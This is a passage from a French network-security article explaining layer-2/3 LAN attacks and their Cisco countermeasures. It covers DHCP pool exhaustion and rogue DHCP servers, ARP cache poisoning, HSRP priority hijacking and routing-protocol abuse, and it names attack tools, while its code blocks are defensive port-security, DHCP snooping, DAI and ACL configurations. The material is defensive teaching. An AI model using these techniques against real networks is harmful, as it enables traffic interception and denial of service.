En fonction de la façon dont cette attaque est exécutée, la perturbation d'un LAN pourra être partielle ou total. En effet, si l'attaque repose uniquement sur le mécanisme de concurrence entre serveurs DHCP pour que sa réponse soit acceptée, certains clients auront un paramétrage correcte et d'autres défectueux en fonction de la rapidité des réponses. Si au contraire un impact fort est souhaité, il faudra d'abord réaliser une attaque de type épuisement de pool pour ensuite inséré le serveur DHCP pirate. En effet, l'épuisement de pool sur le serveur DHCP officiel rendra celui-ci inactif sur le LAN et seules les réponses du serveur pirate pourront atteindre la cible.

Les contre mesures

La fonction *port-security*. Il existe différentes méthodes pour contrer les attaques visant à épuiser les pools d'adresses IP. Nous allons regarder ce qu'un périphérique réseau peut offrir comme possibilité, il sera néanmoins intéressant de ne pas forcément se limiter à cette seule possibilité et de regarder les fonctions d'authentification des messages existant sur certains DHCP.

La méthode la plus classique pour limiter les effets d'une attaque par épuisement de pool est de travailler sur le vecteur impactant directement le serveur DHCP, c'est à dire les DHCP Discover générés à partir d'adresses MAC virtuelles. En effet, il existe une fonction appeler *port-security* sur les commutateurs Cisco permettant de limiter le nombre d'adresses MAC que l'on peut avoir sur un port. Ainsi, en limitant le nombre d'adresses MAC à trois sur un port utilisateur, on autorisera un téléphone IP et l'ordinateur branché derrière à fonctionner correctement. Le commutateur prendra connaissance dynamiquement des adresses MAC au démarrage des périphériques et supprimera ensuite le trafic réseau ayant des adresses MAC différentes.

La fonction *port-security* des commutateurs Cisco possède un paramétrage très riche. Elle permet bien sur de paramétrer un apprentissage *dynamique* et/ou *statique* des adresses MAC (l'utilisation du mode statique dans un environnement de production n'est pas recommandé, sauf pour durcir le plus possible la sécurité, l'impact sur les équipes d'administration étant important), mais permet aussi, et surtout, de gérer la façon de réagir lorsqu'une violation des règles paramétrées survient. L'administrateur pourra ainsi choisir :


- De faire tomber le port pour un temps donné et le faire remonter sans intervention ou de le fermer définitivement,
- De paramétrer l'envoi d'une trap SNMP lors d'une violation.

Un exemple de configuration est présent dans l'encart de la Figure 4. La Figure 5 permettra de voir l'ensemble

```
6K-1-720(config)# interface g1/1
6K-1-720(config-if)# switchport port-security ?
  aging          Port-security aging commands
  mac-address    Secure mac address
  maximum        Max secure addresses
  violation      Security violation mode
  <cr>

6K-1-720(config-if)# switchport port-security violation ?
  protect    Security violation protect mode
  restrict   Security violation restrict mode
  shutdown   Security violation shutdown mode
```

Figure 5. *La paramétrage de la commande port-security*




```
S_DEMO#sh run int g1/0/6
23:20:09: %SYS-5-CONFIG_I: Configured from console by console
Building configuration...

Current configuration : 296 bytes
!
interface GigabitEthernet1/0/6
   switchport access vlan 2
   switchport mode access
   switchport port-security
   switchport port-security maximum 3
   switchport port-security aging time 2
   switchport port-security violation restrict
   switchport port-security  aging type inactivity
   no mdix auto
end
```

- Restriction du nombre d'adresse MAC autorisé par port.
- Configuration de comportement dynamique.
- Envoire automatique de traps.

Figure 4. *Mise en place des contre mesures visant à éviter l'épuisement de pool*

des possibilités de la commande `port-security`.

La commande `port-security` se révèle efficace pour lutter contre les attaques de type MAC flooding et donc contre une attaque d'épuisement de pool. Cependant, une forme plus évoluée existe permettant de contourner cette protection en gardant une seule adresse MAC physique sur l'en tête de niveau 2 des paquets réseaux et introduisant des adresses MAC virtuelles uniquement au niveau applicatif du paquet DHCP. Cette approche nécessitera la mise en place d'une protection complémentaire pour pouvoir être bloquée. Cette dernière se nomme *DHCP Snooping* dans le monde Cisco.

Rappelons pour conclure sur ce sujet que la famille d'attaque *MAC flooding* comprend ce que l'on appelle un *CAM Table overflow*. Il s'agit d'une attaque dédiée aux commutateurs et permettant de les faire basculer dans un mode dégradé proche du fonctionnement d'un hub, ce qui donne accès au trafic réseau puisqu'il est répliqué sur les différents ports de la machine. Le CAM flooding est réalisé en saturant la table CAM d'un commutateur (table contenant l'ensemble des adresses MAC connues par ce dernier) via l'envoi de requête ARP avec des adresses MAC virtuelles (Figure 6). La fonction port-security est donc toute indiquée pour l'éviter.

La fonction DHCP Snooping

La fonction DHCP Snooping a pour but de permettre de travailler sur le protocole DHCP au niveau applicatif et d'introduire les concepts de zone de confiance/méfiance sur un réseau donné. Elle aura donc trois grandes fonctions:

- Indiquer les zones de confiance,
- Créer une table de référence comportant les couples d'adresses MAC/IP,
- L'analyse des paquets DHCP.

La mise en place de zones de confiance se fera au travers d'un tag placé sur certains ports pour indiquer que le trafic DHCP transitant par ces derniers est légitime. Par défaut, tous les ports ne seront pas dans la zone de confiance et demanderont une intervention de l'administrateur pour basculer d'une zone à l'autre. Ce paramétrage permet d'éviter la mise en place d'un DHCP tiers inattendu, voir pirate. En effet, ce dernier ne pourra qu'être placer sur un port client n'appartenant pas à la zone de confiance et s'il pourra voir passer les requêtes DHCP qui se font en mode broadcast, toutes les réponses qu'il fera partir sur le réseau seront systématiquement supprimées au niveau du port.

Une fois que les circuits des paquets DHCP ont été sécurisés via l'établissement des zones de confiance, le DHCP Snooping permettra d'analyser les différents échanges entre le client et le serveur pour construire une table de correspondance entre les adresses MAC des clients et les adresses IP attribuées par le serveur DHCP. Cette table sera utilisée lors de l'analyse applicative des paquets puis au travers de fonctions de plus haut niveau du commutateur. On pourra se reporter à la Figure 7 pour visualiser de façon pratique la table de correspondance.

L'analyse des paquets DHCP nous apportera tout d'abord la validation de la syntaxe des messages puis la validation du contenu au travers de l'analyse applicative. Cette dernière comprendra les éléments suivants :

- 1- Les messages DHCP provenant normalement d'un serveur sont supprimés.
- 2- Les messages avec l'option 82 paramétrée sont supprimés (sauf paramétrage spécifique).
- 3- Les messages de type DHCP Release/DHCP Decline sont




Figure 6. *Mise en place des zones de confiance.*

comparés à la table de correspondance construite par la fonction *DHCP Snooping* pour éviter qu'un ordinateur tierce puisse perturber le bon fonctionnement de la solution.

- 4- Les messages de type DHCP Discover dont l'adresse MAC de l'en tête de niveau 2 ne correspond pas à l'adresse MAC utilisée au niveau applicatif par le protocole DHCP seront supprimés – attention cependant, il est nécessaire d'activer une option spécifique dans le paramétrage pour que cette fonction soit active. Cette option répondra aux attaques évoluées visant à épuiser les pools d'adresses IP.

Une option plus restrictive encore de ce paramétrage consistera à mettre en place le *rate-limiting*. Cette fonction imposera un rythme de paquets par seconde maximum. Si la limite imposée est dépassée à cause d'un flux trop important, le port impacté sera coupé pour éviter un déni de service.





Figure 8. *Attaque de type ARP cache poisonning*

Le protocole ARP

Pour que deux ordinateurs connectés sur le même subnet puissent dialoguer, il est nécessaire que ces derniers connaissent leurs adresses MAC respectives pour pouvoir correctement adresser le trafic réseau. Le protocole ARP (*Address Resolution Protocol*) est là pour répondre à ce besoin.



- La table est construite en prenant en compte les informations envoyées par le DHCP.
- Chaque entrée est conservée tant que le lease DHCP est actif.
- Toutes les tables ont une limite psysique...
- En cas de client mobile, fixez des leases assez bas

```
S_DEMO#sh ip dhcp snooping binding
MacAddress          IpAddress       Lease(sec)     Type            VLAN  Interface
------------------  ----------      ----------     -------------   ----  ----------
00:12:79:BD:92:67   10.0.10.9       691184         dhcp-snooping   2     GigabitEth
ernet1/0/6
Total number of bindings: 1
```

Figure 7. *Construction de la table du DHCP Snooping*

Ainsi, lorsqu'un poste A (*IP_A*) souhaite communiquer avec un poste B (*IP_B*) sur un même LAN, il est obligé d'envoyer une requête ARP de type broadcast pour demander à qui appartient l'adresse IP_B et récupérer l'adresse MAC correspondante. Une fois en possession de ces deux informations, le poste A les places dans sa mémoire cache pour un temps donné et peut générer les trames réseaux avec les bons paramètres. ARP a par ailleurs été développé avec un mécanisme appelé Gratuitous ARP. Ce dernier est supposer permettre à un périphérique connecté sur le réseau d'informer l'ensemble des éléments actifs connectés d'un changement de son adresse MAC via une trame spéciale non sollicitée. L'ensemble des éléments actifs la recevant mettent alors leurs mémoires cache à jour.

ARP a été standardisé en 1982 au travers de la RFC 826 au tout début d'Internet lorsque les problématiques de sécurité que nous connaissons aujourd'hui n'étaient pas au cœur des préoccupations. Il n'a donc intégré aucun mécanisme de vérification d'intégrité ou encore d'authentification.

Les attaques

Le protocole ARP (et sa faible sécurité) a permis le développement d'une attaque de type MITM (*Man In The Middle*) au travers du mécanisme appelé ARP cache poisonning ou encore ARP *spoofing*.

Comme évoqué précédemment, ARP n'a pas été conçu avec des mécanismes de sécurité intégrés. Cette absence de vérification va permettre de détourner la fonction Gratuitous ARP pour envoyer et faire accepter des informations falsifiées à des périphériques données. L'attaquant va donc générer un paquet *GARP* vers le poste A, Ipa, MACa l'informant que pour joindre le poste B,IPb,MACb il doit envoyer un paquet vers IPb, MACc. La même manipulation sera réalisée pour le poste B en lui envoyant le couple Ipa,MACc (voir Figure 8). Les postes vont alors mettre leurs caches ARP à jour avec ces informations et envoyer systématiquement les paquets vers la MACc, soit celle de notre attaquant, lorsqu'ils souhaitent communiquer entre eux. Le trafic réseau est détourné et peut alors être intercepté, puis interprété via un sniffer.

On notera que cette attaque vient briser le mythe de la commutation. En effet, lors de son apparition sur le marché, elle est apparue comme une technologie corrigeant l'un des gros défauts des hubs qui était de répliquer le trafic sur tous les ports. La capture de données sur le réseau était alors présentée comme impossible, le trafic étant véhiculé sur un mode proche du point à point entre les machines. Il est désormais simple de mettre en évidence que la sécurité d'un réseau n'est pas assurée par ce que ce dernier est intégralement en mode commuté.

De nombreux scripts automatisent aujourd'hui cette attaque et peuvent être facilement trouvés sur Internet. On pourra citer quelques exemples très connus et souvent décrit comme Ettercap, Dsniff ou encore Cain et Abel. La facilité de réalisation apportée par ces outils rend la nécessité de mettre en place les contre mesures disponibles sur le réseau d'autant plus importante. Cela fait désormais quelques années qu'il n'est plus nécessaire d'avoir des compétences poussées pour réaliser un MITM sur un LAN.

Suite à la description ci-dessus, il est intéressant de constater que nous avons déjà décrit deux attaques de types MITM. Cette famille d'attaques est particulièrement développée et repose sur l'exploitation de nombreux mécanismes différents. N'oublions donc pas que l'ARP cache poisonning n'est pas le seul permettant d'arriver à une redirection du trafic.

```
SwitchB# show ip arp inspection log
Total Log Buffer Size : 1024
Syslog rate : 100 entries per 10 seconds.
Interface   Vlan  Sender MAC      Sender IP  Num Pkts   Reason       Time
---------   ----  --------------  ---------  ---------  ----------   ----
Gi3/31      100   0002.0002.0002  170.1.1.2      5      DHCP Deny    02:30:24 UTC
Fri Feb 4 2005
```

Figure 9. *Les logs générés par le DAI*




Figure 10. *Architecture réseau incluant le HSRP*

Les contre mesures

Les contre mesures existantes dans le monde Cisco reposent sur la table de correspondance décrite dans la partie DHCP Snooping. En effet, celle-ci nous garantit normalement d'avoir des couples de références identifiés et fiables. Il suffira donc d'activer un mécanisme allant comparer les couples MAC,IP des paquets transitant sur un commutateur avec cette table. La fonction permettant de mettre cette vérification en place se nomme *Dynamic ARP Inspector*. On la retrouvera souvent sous l'appellation DAI.

La configuration du DAI sur un commutateur Cisco est simple. Il suffit de passer la commande `ip arp inspection` en mode *config* en précisant le vlan sur lequel elle doit porter (il est naturellement possible de travailler sur de multiples VLAN). Une fois activée, tout paquet réseau ne respectant pas la table de référence se verra supprimé, aucun paquet falsifié ne pourra donc plus être émis sur le réseau.

Attention, dans le cas ou l'on devrait faire cohabiter un adressage fixe et un adressage dynamique dans le même VLAN avec la fonction DAI activée, il sera nécessaire d'effectuer un mapping manuel entre les adresses MAC et les adresses IP fixes à l'aide de la commande `ip dhcp snooping binding` Si ceci n'est pas réalisé, tout

le trafic à adressage fixe sera supprimé car non présent dans la table de correspondance et un déni de service aura été provoqué non intentionnellement vis à vis des utilisateurs...

Il est intéressant de constater que cette commande est capable de générer des logs lorsqu'une anomalie est détectée (Figure 9). Ces informations seront précieuses pour l'administrateur qui souhaiterait comprendre la provenance du problème et identifier les postes incriminés.

Dans le cas ou il serait impossible d'activer la fonction DAI sur un commutateur (obsolescence), il existe malgré tout d'autres solutions permettant d'identifier des attaques de type ARP Cache Poisonning. L'utilisation d'un script comme arpON permettra ainsi d'analyser le trafic réseau et d'identifier des anomalies.

Enfin, pour terminer sur ce point, rappelons que la commande DAI n'inspecte que les entêtes de niveau 2. L'inspection du niveau 3 et de l'adressage IP se fera à l'aide de la fonction ip source guard.

Le protocole spanning-tree

Le protocole spanning-tree est utilisé dans tous les environnements commutés pour créer des environnements redondés et éviter la création de boucles sur le réseau. C'est un protocole extrêmement important qu'il ne faut pas négligé car sa perturbation peut interrompre les transmissions d'un domaine de niveau 2 complet.

Ce sujet a déjà fait l'objet d'un article dans le HS1 2008 d'Hakin9 et ne sera donc pas à nouveau évoqué ici. Nous vous invitons cependant fortement à parcourir l'article le concernant pour bien comprendre les outils existants pour le sécuriser.

Les éléments de sécurisation du niveau 3

Le protocole HSRP (*Hot Standby Router Protocol*) est, comme tous les protocoles présentés jusqu'ici, régulièrement utilisé au sein des réseaux LAN. Il permet d'offrir une résilience des passerelles sur un LAN donné de façon totalement transparente pour l'utilisateur grâce à la création d'une entité virtuelle qui représentera plusieurs éléments physiques.

Les routeurs faisant tourner le processus HSRP seront inclus dans un groupe (Un groupe sera composé de deux routeurs ou plus) présentant une adresse IP unique aux utilisateurs. On parlera d'adresse IP virtuelle car elle représente l'ensemble des routeurs inclus dans le groupe. Cette adresse sera identifiée comme passerelle pour le LAN et distribuée via le DHCP. Une fois l'appartenance au groupe déclarée, un routeur sera choisi pour être l'élément actif vis à vis des utilisateurs et porter l'adresse IP virtuelle. L'ensemble des flux du LAN transiteront donc par ce dernier. Le choix du routeur actif est réalisé grâce à la comparaison du paramètre *priorité* renseigné dans la configuration. On se reportera à la Figure 10 pour voir la architecture réseau incluant le HSRP.

Périodiquement, les routeurs d'un groupe HSRP échangeront des messages Hello pour s'assurer que les routeurs du groupe sont encore joignables. Si le routeur actif devient inaccessible, ou si le lien tombe, un autre routeur sera élu. Tous les messages entre les routeurs sont échangés en utilisant l'adresse multicast *224.0.0.2* (qui correspond à tous les routeurs du lien local) via UDP sur le port 1985. Il suffira de se reporter à la RFC 2281 pour avoir tous les détails concernant le protocole.




Figure 11. *Préemption du rôle de routeur actif*

Les attaques

Une machine sur le LAN sera susceptible d'intercepter les messages multicast générés par les routeurs HSRP et de prendre ainsi connaissance de certains paramètres du groupe existant. Le protocole HSRP est alors susceptible d'être attaqué au travers de son processus d'élection.

L'attaque qui va être décrite ci-dessous peut mener à deux résultats très différents en fonction des intentions initiales :

- un déni de service total sur le LAN,
- un MITM permettant d'intercepter des informations.

Une fois qu'un attaquant connait les paramètres du groupe HSRP, il lui est désormais facile de générer des messages pour s'insérer dans le groupe et récupérer le rôle de routeur actif en jouant sur le paramètre *priorité*. En effet, ce dernier peut varier de 1 à 255. Il suffira donc de générer des messages avec la valeur 255. Dans le cas ou deux routeurs auraient la même priorité, la plus haute adresse IP permettra de désigner le routeur actif (Figure11).

Une fois devenu routeur actif, l'attaquant pourra soit se transformer en *trou noir*, ce qui coupera l'ensemble du trafic du LAN (nous nous trouverons donc dans le cas du déni de service), soit rediriger le trafic qu'il reçoit en tant que porteur de l'adresse virtuelle vers l'adresse IP d'un des routeurs physique. Ce dernier cas transformera l'attaque sur le HSRP en MITM et permettra d'intercepter les données des utilisateurs. Des scripts comme IRPAS ou Yersinia permettent de réaliser l'attaque décrite ci-dessus très simplement.

Les contre mesures

L'attaque du protocole HSRP qui vient d'être décrite repose sur deux piliers fondamentaux :

- La possibilité de comprendre les informations des trames HSRP,
- La possibilité de générer des trames qui seront acceptées par le processus HSRP en cours.

Ces deux problématiques sont généralement résolues via l'utilisation du chiffrement et de l'authentification dans des situations comparables pour d'autres protocoles.

Seul le concept d'authentification à finalement été retenu pour sécuriser le HSRP. Avant l'introduction du MD5 dans l'IOS 12.2.(25)S, le HSRP ne proposait la mise en place d'une authentification qu'au travers d'une simple chaine de caractère, qui pouvait donc être contourner. L'utilisation de l'algorithme de hashing MD5 permet désormais d'éviter la transmission en claire de la chaine d'authentification et propose donc une sécurité plus importante. On se souviendra cependant que le MD5 possède désormais quelques failles connues et reste donc à surveiller.

Une fois l'utilisation du MD5 validée dans la configuration chaque groupe possédera désormais un mot de passe qui lui sera propre et qui permettra de signer les messages à l'aide d'un hash (Figure 12).

Enfin, si nous avons vu qu'il existait un mécanisme propre à HSRP pour augmenter la sécurité, il ne faut pas oublier les autres possibilités offertes par un routeur. Ainsi, la mise en place d'une access-list n'autorisant que les *messages multicast* (*224.0.0.2*) des membres du groupe HSRP permettra d'éviter toute réception de message HSRP générés par un éventuel attaquant.

Exemple d'access-list filtrant les messages HSRP entrant :

```
access-list 101 permit udp
      host192.168.0.7 host 224.0.0.2
      eq 1985
access-list 101 permit udp host
      192.168.0.9 host 224.0.0.2
      eq 1985
access-list 101 deny udp any any eq
      1985 access-list 101 permit
      ip any any !
interface FastEthernet0/0
   ip access-group 101 in
```

Le routage dynamique

Le routage est le processus permettant à un routeur de transmettre un paquet vers sa destination finale.

À chaque arrivée d'un paquet, ce dernier regardera les informations des entêtes IP, cherchera dans sa table de routage (table contenant l'ensemble des routes connues par le processus de routage) la route correspondant à la destination, et retransmettra le paquet sur la bonne interface.

Le routage se décline en deux grandes familles dans les périphériques réseau :

- Routage statique,
- Routage dynamique.

Le routage statique nécessite d'entrer manuellement toutes les routes sur un routeur. C'est donc un processus lourd et qui demande de reconfigurer l'ensemble des routeurs à chaque changement de topologie du niveau 3.

Les protocoles de routage *dynamique* introduisent une souplesse beaucoup plus grande dans la gestion du routage. En effet, on ne configurera initialement que les *subnet IP* directement connectés à un routeur donné. Celui-ci échangera ensuite ces informations avec les différents voisins (routeurs faisant tourner le même protocole de *routage dynamique*) qu'il aura identifié pour construire petit à petit une table de routage contenant toutes les routes du réseau.

À chaque changement de topologie, le routeur concerné mettra à jour sa table de routage et l'information se propagera sur l'ensemble du réseau au travers de messages périodiquement échangés par les routeurs et sans aucune intervention de l'administrateur.

Les protocoles couramment rencontrées sur le LAN sont les suivants :

- RIP V1,2,
- EIGRP,
- OSPF.

Les attaques

Un attaquant s'intéressera généralement aux protocoles de routage dynamique pour trois raisons essentielles :

- récolter des informations,
- réaliser un déni de service,
- détourner un flux de données.

La récolte d'informations sur le réseau se fera essentiellement de façon passive en interceptant des messages échangés par les protocoles de routage *dynamique*. Cela permettra d'avoir une meilleure compréhension de la structure du réseau. Cette phase est d'autant plus facile que l'administrateur aura été laxiste dans sa configuration en autorisant, notamment, l'envoi des messages (*souvent multicast*) sur les LAN utilisateurs.

La réalisation d'un déni de service ou le détournement d'un flux sont nettement plus complexe. Il faudra tout d'abord que l'attaquant ait réussi à bien identifier le protocole de routage dynamique utilisé. Ceci devrait normalement avoir été réalisé dans la phase de reconnaissance évoquée ci-dessus. Une fois en possession de ces informations il sera nécessaire de pouvoir se faire reconnaître comme un nouveau voisin par les processus de routage des routeurs identifiés. Cette phase est obligatoire pour pouvoir envoyer des informations qui seront acceptées. Arrivé à ce stade, l'attaquant sera en mesure de générer des paquets contenant des informations de routage qui seront acceptées.

La suite IRPAS permettra de travailler sur le protocole *EIGRP* (Figure 13). Dans l'ensemble, les scripts permettant d'attaquer ou de détourner l'usage des protocoles de routage dynamique sont beaucoup moins présents sur Internet. Il faudra souvent avoir recours à des outils permettant de générer soi même des paquets arriver au résultat attendu (*Scapy* et *Nemesis* seront vos amis dans cette tache ardue).

L'envoi d'informations de routage n'ayant aucun sens sur le réseau provoquera un déni de service en perturbant le routage et donc l'acheminement des flux de données. Par ailleurs si un recalcule permanent des topologies du réseau est provoqué par l'attaquant, les ressources CPU et mémoires de routeurs pourront éventuellement être saturées au point de perturber les processus internes du périphérique.

Une étude plus approfondie permettra éventuellement à l'attaquant de rediriger certains flux vers sa machine ou vers une machine supervisant le réseau, lui donnant ainsi accès à des informations. Il sera bien sur nécessaire de mettre en place un processus ré-émettant les flux de données pour être le plus neutre possible vis à vis des utilisateurs. Avez vous remarqué que nous sommes à nouveau dans une situation de MITM ?

